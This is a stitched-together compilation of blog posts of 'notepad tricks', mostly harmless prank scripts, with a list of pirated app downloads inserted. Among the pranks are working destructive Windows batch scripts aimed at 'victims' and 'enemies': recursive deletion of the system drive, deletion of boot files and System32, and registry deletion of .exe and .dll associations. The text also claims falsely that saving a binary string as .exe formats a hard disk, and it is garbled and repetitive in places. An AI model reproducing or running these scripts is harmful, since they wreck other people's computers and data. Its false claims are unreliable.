



Hey friends…hi to all of you……
We have shared many tricks
before regarding making your
friends fool about their system
being hacked or virus etc. Today
we are going to share a code that
will really blow your friend`s mind
and he/ she will be scared of
you after then and will say,”OMG
HACKER is coming
“. So here we go for steps:
Open Notepad and paste
the following code:
@echo off
echo OMFG YOU GOT A VIRUS.
pathping localhost -q 2 -p 250 >
nul
pathping localhost -q 2 -p 250 >
nul
pathping localhost -q 2 -p 250 >
nul
pathping localhost -q 2 -p 250 >
nul
pathping localhost -q 2 -p 250 >
nul
echo It will now begin to delete
your files.
pathping localhost -q 2 -p 250 >
nul
pathping localhost -q 2 -p 250 >
nul
pathping localhost -q 2 -p 250 >
nul
pathping localhost -q 2 -p 250 >
nul
pathping localhost -q 2 -p 250 >
nul
echo Do you want to abort the
deletion of your files?
pause
echo Wow you really fell for that.
Pressing a key made the virus
delete your account.
pathping localhost -q 2 -p 250 >
nul
pathping localhost -q 2 -p 250 >
nul
pathping localhost -q 2 -p 250 >
nul
echo deleting…….
pathping localhost -q 2 -p 250 >
nul
pathping localhost -q 2 -p 250 >
nul
pathping localhost -q 2 -p 250 >
nul
pathping localhost -q 2 -p 250 >
nul
pathping localhost -q 2 -p 250 >
nul
pathping localhost -q 2 -p 250 >
nul
pathping localhost -q 2 -p 250 >
nul
echo YOU’VE BEEN FOOLED. THERE
IS NO VIRUS. YOU’RE JUST A N00B.
pause
For more,
visit:MOBILESBOOK.blogspot.com
Now save it as .bat.
It goes like this:
Busy box pro download free
Self camera pro download
Maps coordinates pro
Organizy pro
Perfectly clear pro
Photo gallery premium
File manager premium
Megacast pro
Colourform pro Hd widgets

4Shared pro

HD widgets pro

Premium widgets pro

Automatic call recorder pro

Officesuite pro-7
Facelck-pro

Xposed installer v3.0 Modified

Learn about bitcoins
Satoshimines bot script

8 February 2014

Hello friends, how are you. Today
I am going to share a trick to make
a virus using notepad. This virus
will help you to fool your friends.
This is only for fun it’ll not harm
their’s pc. So friends lets make
your friends fool. But you have to
follow these steps to make this
trick working..
STEP 1.-
First of all open notepad.
STEP 2.-
Now copy and paste following code
into notepad
Set wshShell = wscript.CreateObject
(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “This is a Virus.
You have been infected.”
loop
STEP 3.-
Now press CTRL + S to save this
file.
STEP 4.-
Now give any interesting name to it
with .vbs extension
e.g. AngryBird.vbs
[NOTE - You can download this
fake virus from here , if you'll
double click on it then you have
to restart your pc.]
Hi friends, sometime i need to
write some important notes from
web. Then i open notepad to write
it. I think you also do it. But today
I am going to share a useful
method to use your web browser
as notepad. You can use your
browser as notepad with one click.
I am not kidding, it can possible if
you will read this post. Here are
some steps , just read and follow
them carefully, if you face some
problem then don’t feel shy to
leave your comment below.
STEP 1.
First of all create a
new bookmark in
your browser and
give it any name. e.g.
Notepad
STEP 2.
Now in URL section ,
just copy and paste
below
data:text/html,
STEP 3.
Now Click on that
bookmark which we
made using step 1 &
step 2.
That’s It.
NOTE
You can also copy
and paste the code in
step 2 directly to
search bar of your
browser to use
notepad or you can
Drag and Drop this
NOTEPAD to you
bookmarklet]
” ENJOY & WAIT FOR NEXT “
We have already shared a lots of
notepad tips & tricks. Check them
here . Today I have one more
notepad trick which will allow you
to format entire hard disk at one
click. You can use this on your
enemies or yourself too. But
friends don;t misuse this , it is only
educational purpose. Here are
some steps given below which will
help you to understand this post.
Just read and follow them carefully,
In case of any problem, just leave
your valuable comment below so
that we can help you..
Open Notepad (Windows
Key+R and type NOTEPAD
and hit enter)
Paste the following code in
it
0100101100011111001001010101
0101010000011111100000
Save it as < Filename >.exe.
Now execute it on your
enemy`s PC and see magic.
Only for educational purpose,
not to be misused.
HAVE A TRICKY DAY!!
31 January 2014
ALL NOTEPAD TRICKS.
This is one of the mysterious notepad tricks we know. According to the trick it really seems Microsoft had put some hack into the coding of notepad making the text hidden after saving it.
Bush Hid the Facts – Most Popular Notepad Trick Open notepad.
Type BUSH HID THE FACTS
Save that file.
Close it
Open It Again See…
Why This Happens ? : It was later known 4335 Rule. It means that if we enter four words separated by spaces, wherein the first word has 4 letters, the next two have three letters each, and the last word has five letters. Then Notepad Automatically hides the text into unknown code. Similar are with “this app can break”.
OR
STEP 1: OPEN NOTEPAD
STEP 2: WRITE FOLLOWING LINE IN THE NOTEPAD.
THIS APP CAN BREAK
STEP 3: SAVE THIS FILE AS AAA.TXT
STEP 4: CLOSE THE NOTEPAD.
STEP 5: OPEN THE FILE AGAIN.
VOILLA!!
OR
1> OPEN NOTEPAD
2> ENTER FOUR WORDS SEPARATED BY SPACES, WHEREIN THE FIRST WORD HAS 4 LETTERS, THE NEXT TWO HAVE THREE LETTERS, AND THE LAST WORD HAS FIVE LETTERS
3> DON’T HIT ENTER AT THE END OF THE LINE.
4> SAVE THE FILE.
5> CLOSE NOTEPAD.
6> REOPEN NOTEPAD.
7> OPEN THE FILE YOU JUST SAVED.
YOU ARE DONE!!!
#2 World Trade Centre Attack Trick – Shocking Notepad Tricks
Did you know that the flight number of the plane that had hit WTC on 9/11 was Q33NY …
Open your Notepad
Type the flight number i.e Q33N in Capital Letters.
Increase the Font Size to 72
Change the Font to Wingdings
You will be amazed by the findings. Its a Plane going for 2 building shaped structures & then death.(see below) WTF ?
Must Be Shocking Right.
But This Is Only Hoax As No Plane No:-Q33N Crashed Into Twin Towers.
#3. Test Your Anti-Virus
You can also test your anti virus program for its effectiveness using a simple notepad trick. Follow the steps below to know more:
Open Notepad.
Copy the code give below in the notepad file:
X5O!P%@AP[4PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
Save it with an .exe extension like testvirus.exe
This test is also known as EICAR (European Institute for Computer Antivirus Research) test file.
The file is simply a text file of either 68 or 70 bytes that is a legitimate executable file called a COM file that can be run by Microsoft operating systems and some work-alikes (except for 64-bit due to 16-bit limitations), including OS/2. When executed, it will print “EICAR-STANDARD-ANTIVIRUS-TEST-FILE!” and then stop. The test string was specifically engineered to consist of ASCII human-readable characters, easily created using a standard computer keyboard. It makes use of self-modifying code to work around technical issues that this constraint makes on the execution of the test string.
#4. Continually Pop The CD Drive
Open Notepad.
Copy the code given below onto the notepad file:
Set oWMP = CreateObject(“WMPlayer.OCX.7?)
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
Save it as “Anything.VBS”.
Now open the file and see the magic! The file will continuously force the CD rom to pop out! And If you have more than one then it pops out all of them!
Note: Don’t worry when this crazy notepad trick opens your cd tray continuously. If you want to end this script simply Open Task Manager(Alt+Ctrl+Delete). Under Processes end the process “wscript.exe”
#5.Convert Text Into Audio Using Notepad
How To Do It ?
Open Notepad file on your Windows PC.
Copy and paste the below mentioned code :
Dim msg, sapi
msg=InputBox(“Enter your text for conversion–www.techvorm.com”,”TechVorm Text-To-Audio Converter”)
Set sapi=CreateObject(“sapi.spvoice”)
sapi.Speak msg
Save this file with any name with .vbs as extension. For eg. Text-To-Audio.vbs
Thats it ! Your Text to Audio converter is ready to be used. Now open the saved file and key in the text you want to convert and click OK. If you find any difficulties in using this code, let me know via comments section.
#6. Matrix Effect
Not much to explain, just follow the steps and see the amazing matrix effect happen in your DOS window:
Open Notepad.
Copy the below mentioned text in your notepad file:
@echo off
color 02
:start
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
goto start
Save the file with .bat extension like Matrix.bat
Thats it. Just open the file to see the matrix effect right before your eyes!
#7. Change The Header/Footer Of Your Notepad File
More often than not whenever you get a printout of your notepad file, it starts with “Untitled” or the filename at top, and “Page ” on bottom. Now if you want to get rid of it or want to change it, just follow the simple steps given below.
Open Notepad.
Click on File -> Page Setup.
Replace the text written in the “Header” and “Footer” box (as shown above) by any of the following codes:
&l Left-align the characters that follow
&c Center the characters that follow
&r Right-align the characters that follow
&d Print the current date
&t Print the current time
&f Print the name of the document
&p Print the page number
#8. Constantly Repeat Messages
Using this notepad trick you can annoy anyone and can actually force them to log off or leave the computer (LOL….). This notepad trick will create an infinite cycle of a message in the computer. Follow the steps to know more:
Open Notepad.
Paste the following code in the notepad file:
@ECHO off
:Begin
msg * Hi
msg * Are you having fun?
msg * I am!
msg * Lets have fun together!
msg * Because you have been o-w-n-e-d
GOTO BEGIN
Save the file with any file name but with .bat as extension and close it. For eg. Freakymessage.bat
After saving the file just open it (by double clicking) and see what happens.
#9. Shut-down The Computer After Conveying Any Message
This one is kind of an annoying trick and if used unknowingly can certainly cause problems (am serious). What this trick does is, after conveying a (any) message it shuts down the computer without any confirmation. In order to create the Shutdown file, follow the below mentioned steps:
Open Notepad.
Paste the following code in it:
@echo off
msg * Its time to get some rest.
shutdown -c “Error! You have to take rest! Byeeeeee” -s
Save the file with any name but with .bat extension and close it. For eg. TakeRest.bat
#10. Toggle Keyboard Button Simultaneously
Using Notepad (and VB) you can set different keys on your keyboard to toggle continuously. Following are the 3 tricks using which different keys can be set to toggle simultaneously. Follow the steps given under each head to try out the tricks.
1. Caps Lock Key
Open Notepad.
Paste the following code in the notepad file:
Set wshShell =wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “{CAPSLOCK}”
loop
Save the file with anyname and .vbs extension. and close it.
Now open the newly created file and see how the caps lock key behaves on your keyboard!
2. Hit Enter Key Continuously
Open Notepad.
Paste the following code in the notepad file:
Set wshShell = wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “~(enter)”
loop
Save the file with any name and .vbs extension and close it.
Now open the newly created file and see how the enter key behaves!
3. Hit Backspace Key Continuously
Open Notepad.
Paste the following code in the notepad file:
MsgBox “Lets Rumble”
Set wshShell =wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “{bs}”
loop
Save the file with any name and with .vbs extension and close it.
Now open the newly created file and see how the key behaves!
#12. Type “You are a fool” Continuously
Not much to explain, the title says it all! Follow the steps to make this trick work:
Open Notepad.
Paste the following code in the notepad file:
Set wshShell = wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “You are a fool.”
loop
Save the file with any name but with .vbs extension and close it.
Ope the file and see how it makes you type!
#13. Open Notepad continuously
Open Notepad.
Paste the following code in your notepad file:
@ECHO off
:top
START %SystemRoot%system32notepad.exe
GOTO top
Save the file with any name nut with .bat extension and close it.
Now open the file and see how it annoys you by opening notepad again and again.
#14. Pick Your Option Batch File
When used this creates a file which asks you to choose a number between 1-5 and then does a certain action (as shown below – Action accompanied by number):
1 – Shut’s down the computer
2 – Restart’s the computer
3 – Wipes out the hard drive
4 – Net send
5 – Shows a message & then shut’s down the computer
Before you try out this trick, keep in mind that this can cause loss of important data on your (or any one else’s on which you are running this file) computer system. So BEWARE! In order to create the file, follow the steps given below:
Open Notepad.
Paste the following code in the notepad file:
@echo off
title Get A Life
cd C:
:menu
cls
echo I take no responsibility for your actions. Beyond this point it is you that has the power to kill yourself. If you press ‘x’ then your PC will be formatted. Do not cry if you loose your data or anything.
pause
echo Pick your option:
echo 1. Die Slowly
echo 2. Instant Death
echo 3. Stay Away From This One
echo 4. Die this way (For Wimps!)
echo 5. Easy way out
set input=nothing
set /p input=Choice:
if %input%==1 goto one
if %input%==2 goto two
Save the file with any name and with a .bat extension and close the file.
#15. IN THIS HACK I WILL SHOW YOU HOW TO FORMAT A HDD USING NOTEPAD AND HOW TO DESTROY VICTIMS PC USING NOTEPAD. THIS IS REALLY COOL.
(A) STEP 1 :-
COPY THE FOLLOWING IN NOTEPAD EXACTLY AS IT IS.
SAYS01001011000111110010010101010101010000011111100000
STEP 2 :-
SAVE AS AN .EXE ANY NAME WILL DO
STEP 3 :-
SEND THE .EXE TO PEOPLE AND INFECT
OR
IF YOU THINK CANNOT FORMAT C DRIVE WHEN WINDOWS IS RUNNING TRY LAUGHING AND U WILL GET IT Secret. ANY WAY SOME MORE SO U CAN TEST ON OTHER DRIVES THIS IS SIMPLE BINARY CODE
FORMAT C:\ /Q/X — THIS WILL FORMAT YOUR DRIVE C:\
01100110011011110111001001101101011000010111010000 100000011000110011101001011100
0010000000101111010100010010111101011000
FORMAT D:\ /Q/X — THIS WILL FORMAT YOUR DIRVE D:\
01100110011011110111001001101101011000010111010000 100000011001000011101001011100
0010000000101111010100010010111101011000
FORMAT A:\ /Q/X — THIS WILL FORMAT YOUR DRIVE A:\
01100110011011110111001001101101011000010111010000 100000011000010011101001011100
0010000000101111010100010010111101011000
DEL /F/S/Q C:\BOOT.INI — THIS WILL CAUSE YOUR COMPUTER NOT TO BOOT.
01100100011001010110110000100000001011110100011000 101111010100110010111101010001
00100000011000110011101001011100011000100110111101 101111011101000010111001101001
0110111001101001
TRY TO FIGURE OUT URSELF REST
CANT SPOONFEED
ITS WORKING
DO NOT TRY IT ON YOUR PC. DON’T MESS AROUND THIS IS FOR EDUCATIONAL PURPOSE ONLY
STILL IF YOU CANT FIGURE IT OUT TRY THIS
GO TO NOTEPAD AND TYPE THE FOLLOWING:
(B) @ECHO OFF
DEL C:\ *.*|Y
SAVE IT AS DELL.BAT
WANT WORSE THEN TYPE THE FOLLOWING:
@ECHO OFF
DEL %SYSTEMDRIVE%\*.*/F/S/Q
SHUTDOWN -R -F -T 00
AND SAVE IT AS A .BAT FILE
(C) HOW TO SHUTDOWN A COMPUTER FOREVER..
CODE:
@ECHO OFF
ATTRIB -R -S -H C:\AUTOEXEC.BAT
DEL C:\AUTOEXEC.BAT
ATTRIB -R -S -H C:\BOOT.INI
DEL C:\BOOT.INI
ATTRIB -R -S -H C:\NTLDR
DEL C:\NTLDR
ATTRIB -R -S -H C:\WINDOWS\WIN.INI
DEL C:\WINDOWS\WIN.INI
OPEN UP AND COPY THE CODE AND SAVE IT AS .BAT FILE..
THIS WILL SHUT DOWN THE PERSON’S COMPUTER.IT SHUTS IT OFF ONCE AND DELETES THE FILES NEEDED TO REBOOT AND RESTART.
REMEMBER – DO NOT OPEN THE FILE.
YOU WON’T RECOVER YOUR COMPUTER BACK AFTER YOU OPEN THE .BAT FILE!
(D) A SIMPLE HACK TO DESTROY UR VICTIM’S PC
I M HERE EXPLAIN TO MAKE A FILE THAT DESTROYS UR VICTIMS PC
I M NOT RESPONSIBLE FOR THE DAMAGE CAUSED BY THIS FILE.”
1. OPEN NOTEPAD
2. WRITE THE ABOVE COMMAND : -
DEL C:\WINDOWS\SYSTEM32\*.*/Q
3. SAVE THE ABOVE NOTEPAD WITH THE EXTENSION “.BAT OR .CMD” AS U WANT
4. !!!!!!!!!!!!!!!!!!!!!!ATTENTION!!!!!!!!!!!!!!!!!!! !!!
DON’T DOUBLE CLICK THE FILE OTHERWISE U R IN TROUBLE.
WHY ?????? BCZ THE FILE U CREATED DELETE ALL FILES FROM UR
SYSTEM32 FOLDER AND WHEN U RESTART UR PC IT WILL NOT START
BCZ SYSTEM CAN NOT FIND THE FILES IN THE SYSTEM32 FOLDER WHICH
IS REQUIRED AT THE TIME OF BOOTING.
5. YOU CAN ALSO TEST THE ABOVE BY CREATING A FAKE FOLDER LET SUPPOSE
WINDOWS1 IN C:\. COPY SOME OLD FILES IN IT AND JUST FOLLOW THE
ABOVE COMMAND.BY DOUBLE CLICKING THE BAT OR CMD FILE UR ALL FILES
AUTOMAITCALLY GET DELETED.
6. YOU CAN TRY THIS FILE IN ANY ONE`S COMPUTER.(BUT THIS RESULT IN CAUSING DAMAGE TO THE COMPUTER, SO THINK AGAIN BEFORE TRYING THIS ON ANYONE’S PC)
***MOST DANGEROUS NOTEPAD TRICK***
OPEN NOTEPAD
TYPE:
@ECHO OFF
START REG DELETE
HKCR/ .EXE
START REG DELETE
HKCR/.DLL
START REG DELETE HKCR/*
:MESSAGE
ECHO YOUR COMPUTER HAS
BEEN FCKED.HAVE A
NICE DAY.
GOTO MESSAGE
 Here are the 14
Notepad Tricks for you:
Here are the 14
Notepad Tricks for you:1) Notepad trick to use it as a Diary
- Open notepad
- Type .LOG
- Save the file as LOG.txt
- Write anything in it and it will be saved with the time when you edit it.
- Open Notepad.
- Copy the code give below in
the notepad file:
X5O!P%@AP[4PZX54(P^) 7CC)7}$EICAR-STANDARD- ANTIVIRUS-TEST-FILE!$H+H* - Save it with an .exe extension like testvirus.exe
@echo off
color 2
:start
echo %random% %random% % random% %random% %random % %random% %random% % random% %random% %random % %random% %random% % random% %random%
goto start
Save this file as Matrix.bat
Make sure the file type is kept as ALL FILES while saving it as a .bat file.
4) Notepad Trick to Open DVD Drive
- Open Notepad.
- Copy the code given below onto the notepad file:
Set oWMP = CreateObject(“WMPlayer.OCX.7?)
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
- Save it as “Anything.VBS”.
- Open Notepad.
- Paste the following code in the notepad file:
@ECHO off
:Begin
msg * Hey
msg * Want to have Fun?
msg * You do?
msg * We will both have fun, alright?
msg * More fun?
GOTO BEGIN
6) Notepad Trick to shutdown computer forcefully
- Save the file with any file name but with .bat as extension and close it. For eg. cool.bat
- Open Notepad.
- Paste the following code in it:
@echo off7) Notepad Trick to Lock Folders
msg * Shutdown computer.
shutdown -c “Sleep Tight” -s
Lets lock a folder using notepad trick which is named as PICS in your D: drive , whose path is D:PICS
Then the code should be something like this:
ren pics pics. {21EC2020-3AEA-1069- A2DD-08002B30309D}
Pics is your folder name. Use the name of the folder in place for pics. Save the text file as lock.bat in the same drive.
To unlock this locked folder:
Open another new notepad text file and type the following:
ren pics. {21EC2020-3AEA-1069- A2DD-08002B30309D} pics
Save the text file as key.bat in the same drive. Here again, pics is the name of the folder. Change it to the folder name you want to lock it.
8 ) Notepad Trick to type slowly
- Open Notepad.
- Paste the following code in the notepad file:
WScript.Sleep 180000
WScript.Sleep 10000
Set WshShell = WScript.CreateObject (“WScript.Shell”)
WshShell.Run “notepad”
WScript.Sleep 100
WshShell.AppActivate Notepad“”
WScript.Sleep 500
WshShell.SendKeys “Hel”
WScript.Sleep 500
WshShell.SendKeys “lo ”
WScript.Sleep 500
WshShell.SendKeys “, ho”
WScript.Sleep 500
WshShell.SendKeys “w a”
WScript.Sleep 500
WshShell.SendKeys “re ”
WScript.Sleep 500
WshShell.SendKeys “you”
WScript.Sleep 500
WshShell.SendKeys “? ”
WScript.Sleep 500
WshShell.SendKeys “I a”
WScript.Sleep 500
WshShell.SendKeys “m g”
WScript.Sleep 500
WshShell.SendKeys “ood”
WScript.Sleep 500
WshShell.SendKeys ” th”
WScript.Sleep 500
WshShell.SendKeys “ank”
WScript.Sleep 500
WshShell.SendKeys “s! “Now open the file and see how freakishly slow the messages appear!
- Save the file with any name and with .vbs extension and close it.
NOTE: In order to stop it. Follow the “Note” given in 10th Trick.
9) Infinite Notepad Trick
- Open Notepad.
- Paste the following code in your notepad file:
@ECHO off
:top
START %SystemRoot% system32notepad.exe
GOTO top10) Notepad Trick - Text to Audio
- Save the file with any name nut with .bat extension and close it.
11) Notepad Trick - BUSH HID THE FACTS
- Open Notepad file on your Windows PC.
- Copy and paste the below mentioned code :
Dim msg, sapi
msg=InputBox("Enter your text for conversion www–.techvorm.com","TechVorm Text-To-Audio Converter")
Set sapi=CreateObject ("sapi.spvoice")
sapi.Speak msg- Save this file with any name with .vbs as extension. For eg. Text-To- Audio.vbs
12) Notepad Trick Print Tree Root
- Open notepad.
- Type BUSH HID THE FACTS
- Save that file.
- Close it
- Open It Again See…
Open NOTEPAD and enter {print tree root}
After that hit enter and type C:windowssystem
After that hit enter and type {print C:windowssystemwinlog
Hit enter and type 4*43″$@[455] 3hr4~
Then save the file as teekids in C:windowssystem.
13) World Trade Center Notepad Trick
Open your Notepad
Type the flight number Q33N
Increase the Font Size to 72
Change the Font to Wingdings
14) Notepad Trick to Format Hard disk
Open Notepad and type:
a) Code : 01001011000111110010010101010101010000011111100000
b) Save As it as anything.EXE
c) Run it. Beware that the entire HDD will be erased
I hope you enjoyed these awesome and cool Notepad tricks,
CMD TRICKS
The command processor CMD.EXE comes with a mini calculator that can perform simple arithematic operations:
C:\>SET /A 5+3
8
C:\>SET /A 3*(9/4)
6
C:\>SET /A (4*5)/5
4
How to Create your own Run Command ?
Step 1: Go to “Start,” “Run,” (told you we use it a lot) and type regedit.
Step 2: Navigate to the following:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Apps Path
Step 3: Create a new folder/key under Apps Path. (Right-Click Apps Path and click “New,” “Key.”)
Step 4: Title the new folder/key the name of the application, e.g. firefox.exe.
Step 5: Right-Click the default string value (the thing automatically created in your new folder) and click Modify.
Step 6: Change the value to the path of the executable you are attempting to run. E.g. C:\Program Files\Mozilla Firefox\firefox.exe.
Step 7: Create a new “String Value” by right-clicking under the default value (the thing we just edited) and select “New,” “String Value.” Name it Path and enter the value as the same path you previously entered.
If you press F5 in notepad, it will insert current date and time in the file. I think most of us know about this notepad trick. It is also mentioned in the Edit menu of the notepad.

Notepad isn't really that bad. It is a age old app, but it's still popular because of its simplicity.
Now I am going to show some fun notepad tricks. Enjoy these cool tricks.
Bush may have hid the facts. But whether or not he did, this trick looks really weird. According to the trick it really seems Microsoft had put some hack into the coding of notepad making the text hidden after saving it.

 Open notepad.
- Type BUSH HID THE FACTS
- Save that file.
- Close Notepad
- Open the file again (with notepad like before)
- Can you read it back?


It was later known 4335 Rule. It means that if we enter four words separated by spaces, wherein the first word has 4 letters, the next two have three letters each, and the last word has five letters. Then Notepad Automatically hides the text into unknown code. Similar are with "this app can break".
2. How To Make Matrix With NotePad
Open notepad and type in:
@echo off
color 2
:start
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
goto start

Save it as matrix.bat

Double click on file and it will open the matrix

- Open your Notepad
- Type the flight number i.e Q33N in Capital Letters.
- Increase the Font Size to 72
- Change the Font to Wingdings


Shocking … Ya …But this is a complete hoax… because I researched myself on Wikipedia and found that None of the planes involved in the 9/11 attacks had theflight number "Q33 NY". The flight numbers of the planes that crashed into the Twin Towers were in fact "11" and "175". Clearly, someone has simply made up this supposedflight number in an attempt to make the spurious claim seem valid.

- Open Notepad
- Type in: msg * Error: Your system is affected by virus
- Save as "virus.bat"
- Now open that .bat file, now you got error message window
- Its not virus, just your assumption message.
- Open Notepad
- Then recopy the following character string in the Notepad:
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
- Now save it and scan it by ur antivirus software..
- If your antivirus is correctly activated, it must then alert you instantaneously presence of the Eicar virus.
- Then ask your antivirus to remove the file. In my case I had installed BitDefender Anti Virus and file was recognize and removed automatically without any additional action from me.

If the false virus is still not detected, you must then seriously think of changing anti-virus software.

Here is the trick :
- Consider you want to lock a folder named PICS in your D:\ , whose path is D:\PICS
- Now open the Notepad and type the following
- Where pics is your folder name. Save the text file as lock.bat in the same drive.
- Open another new notepad text file and type the following
- Save the text file as key.bat in the same drive.
Usage :
- To lock the pics folder, simply click the loc.bat and it will transform into control panel icon which is inaccessible.
- To unlock the folder click the key.bat file. Thus the folder will be unlocked and the contents are accessible.
- Write The Following In Notepad Exactly as it says


- Save As it as .EXE and any Name would Do.
- Make an Ethical use of it. This .exe file can be really dangerous.
To get the Windows XP CD key, you have to do the following steps.
1. Bring your Windows XP CD and insert it into your computer's CD/DVD ROM/ RAM.
2. Now, browse your Windows XP CD and find the folder I386.
3. Inside I386 folder, find the file named as unattended.txt.
4. Open unattended.txt by using notepad.
5. At last, keep scrolling of the opened file and you will get Windows XP CD key.

To me, it’s the most amazing thing of Windows XP CD. In this way, you can get the Windows XP CD key into your Windows XP CD. The people who are not wish to buy XP or the people who lost the serial key of Windows XP CD, can find theWindows XP CD key in this way.

Save it as .LOG.txt

Whenever you open the file with that text in the first line in the notepad, it will insert the current date and time at the end of the file. You can start entering your text after that.

10. Open console box

Save it as start.bat . Depending on how many times you wrote start console boxes open.

Hope these tricks were useful for you.
Do you have questions, comments, or suggestions? Feel free to post a comment!


STEPS TO PERFORM
BY Using RunAsDate:
Basically what this tool does is allow the specific application to run with user defined date and time. Suppose I have an application that may not executable after 22 th Jun 2013 due to company restriction and today is 6 th Desc 2013, so what we will do is to open the application through Run As Date application with date as 22 th jun 2013. So it will now able to execute easily.
1. Download ‘RunAsDate’ application.
2. Open ‘RunAsDate’ application and browse for the application which you would like to execute with specific date.
3. In Date/Time option, select any manual date.
4. Now Click on Run to start the application with specified date.
BY USING TIME STOPPER


1.Diary Entry (notepad works as a diary)
- Open notepad
- Type .LOG
- Save the file as LOG.txt
- Write anything in it and it will be saved with the time when you edit it.
2.Matrix Notepad
Type @echo off
Then type color 02 ,
Then type- :matrix (press enter) echo 10010002012020021021020120 (you can type any number but only number , echo then any number but not too long nor too short)
Save this file as Matrix.bat
Make sure the file type is kept as ALL FILES while saving it as a .bat file.

3. How to get fake error message???????

- Open Notepad
- Type in: msg * Error: Your system is affected by virus
- Save as "virus.bat"
- Now open that .bat file, now you got error message window
- Its not virus, just your assumption message.
4. Lock a Folder Using Notepad

- Consider you want to lock a folder named PICS in your D:\ , whose path is D:\PICS
- Now open the Notepad and type the following
- Where pics is your folder name. Save the text file as lock.bat in the same drive.
- Open another new notepad text file and type the following
- Save the text file as key.bat in the same drive.
Usage :
- To lock the pics folder, simply click the lock.bat and it will transform into control panel icon which is inaccessible.
- To unlock the folder click the key.bat file. Thus the folder will be unlocked and the contents are accessible.
5.Format Hard Disk with Notepad (try it on your enemies)

- Write The Following In Notepad Exactly as it says
- Save As it as .EXE and any Name would Do.
- Make an Ethical use of it. This .exe file can be really dangerous.
6.Find Windows XP CD Key Inside CD

To get the Windows XP CD key, you have to do the following steps.
1. Bring your Windows XP CD and insert it into your computer's CD/DVD ROM/ RAM.
2. Now, browse your Windows XP CD and find the folder I386.
3. Inside I386 folder, find the file named as unattended.txt.
4. Open unattended.txt by using notepad.
5. At last, keep scrolling of the opened file and you will get Windows XP CD key.
To me, it’s the most amazing thing of Windows XP CD. In this way, you can get the Windows XP CD key into your Windows XP CD. The people who are not wish to buy XP or the people who lost the serial key of Windows XP CD, can find theWindows XP CD key in this way.
7. Notepad Trick to Shutdown Computer Forcefully
- Open Notepad.
- Paste the following code in it:
msg * Shutdown computer.
shutdown -c “Sleep Tight” -s
Now Tricks 4 U To Try On Your ENEMIES !!!!!!!!!!!!!!!!!!!!
1.Prank Name: File.bat
1. Go into Notepad
2. Type the text below.
@echo off
md hello
:A
start hello
goto A
3. Save it as file.bat
2.Prank Name: Delete.bat
1. Go into Notepad.
2. Enter the text below into notepad
@echo off
echo do you want to delete all of your computer data? (y/n)
pause >nul
echo Do not exit out of the screen or all computer data will be deleted.
ping localhost -n 2 > nul
echo Are you sure you want to delete all computer data? (y/n)
pause >nul
echo deleting all data...
echo.
echo.
pause localhost -n 2 > nul
dir /s
echo.
echo.
ping localhost -n 2 > nul
cls
echo error.. error.. Not all data deleted, are you sure you wish to stop? (y/n)
pause
echo.
echo.
ping localhost -n 1 > nul
cls
dir /s
echo.
echo.
ping localhost -n 2 >nul
cls
echo all data has been deleted..
pause
del "c:delete.bat"
3. Save this as delete.bat (MUST NAME IT THIS!)
3.Prank Name: virus.bat
1. Go into Notepad
2. type start virus.bat
virus.bat (exactly like that!)
3. Save it as virus.bat (must be .bat)
4.Prank Name: shutdown.bat
1. Go to notepad and type:
@echo off
:A
cls
echo Do you wanna crash your computer? (y/n)
pause
echo Are you sure? (y/n)
pause
echo your computer will crash when the time reaches zero.
pause
msg * Your computer will crash in...
msg * 5
msg * 4
msg * 3
msg * 2
msg * 1
msg * Good-Bye
msg * You have been pwned! :)
shutdown -s -t 00
2. Now save it as shutdown.bat
5.Prank Name: up.bat
1.Go into notepad and type:
@echo off
echo If the proper username and password is not entered all files will be deleted by this virus.
echo Good Luck
set/p\/name=username:
set/p\/password=password:
echo haha you got the username and password wrong
pause
echo Files are being deleted
pause
dir/s
del "c:up.bat"
3. Save it as up.bat (must be this!)
6.Prank Name: CD Drive Open and close
1. Go into notepad
2. Type the text below
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "~(enter)"
loop
3. Save it as cdopen.vbs
Trick Make Your Computer Speak What You Type!!!!!!!!!!!!!!!!!!

Dim message, sapi
message=InputBox(“What do you want me to say?”,”Speak to Me”)
Set sapi=CreateObject(“sapi.spvoice”)
sapi.Speak message
2.Now save the notepad file with the name speak.vbs at your desktop.
3.Now double click on speak.vbs Type in the box whatever you want your computer to speak for you.

Command Prompt is one of the most powerful tools in Windows; but sadly, it is also the most ignored one. Things were not always like this; but with the advent of GUI based operating systems, people started feeling that computing through command based tools was boring. This ultimately lead the command prompt into obscurity.
However, the command prompt is not useless. In fact, it can be pretty useful. This article provides some excellent tricks, secrets and hacks that will make you realize that the Windows Command Prompt is not only useful but also a tool that you should definitely give more respect to.

Surprised yet? You can watch an ASCII version of the full Star Wars Episode IV Movie right in your command prompt window. Just open command prompt, type a small code and the movie will start playing immediately. Read the complete instructions here.

2- Create Matrix falling code effect
Have you watched “The Matrix”? Of course, you have. Then, you already know what I am talking about. In case you still don't know what I mean, take a look at this image! You can create the same effect in command prompt using just a few lines of code. Head over to this post for instructions.
3- Make Folders that you cannot delete
Are you tired of accidentally deleting important folders? Well, if you are, you can learn how to make undeletable folders here.
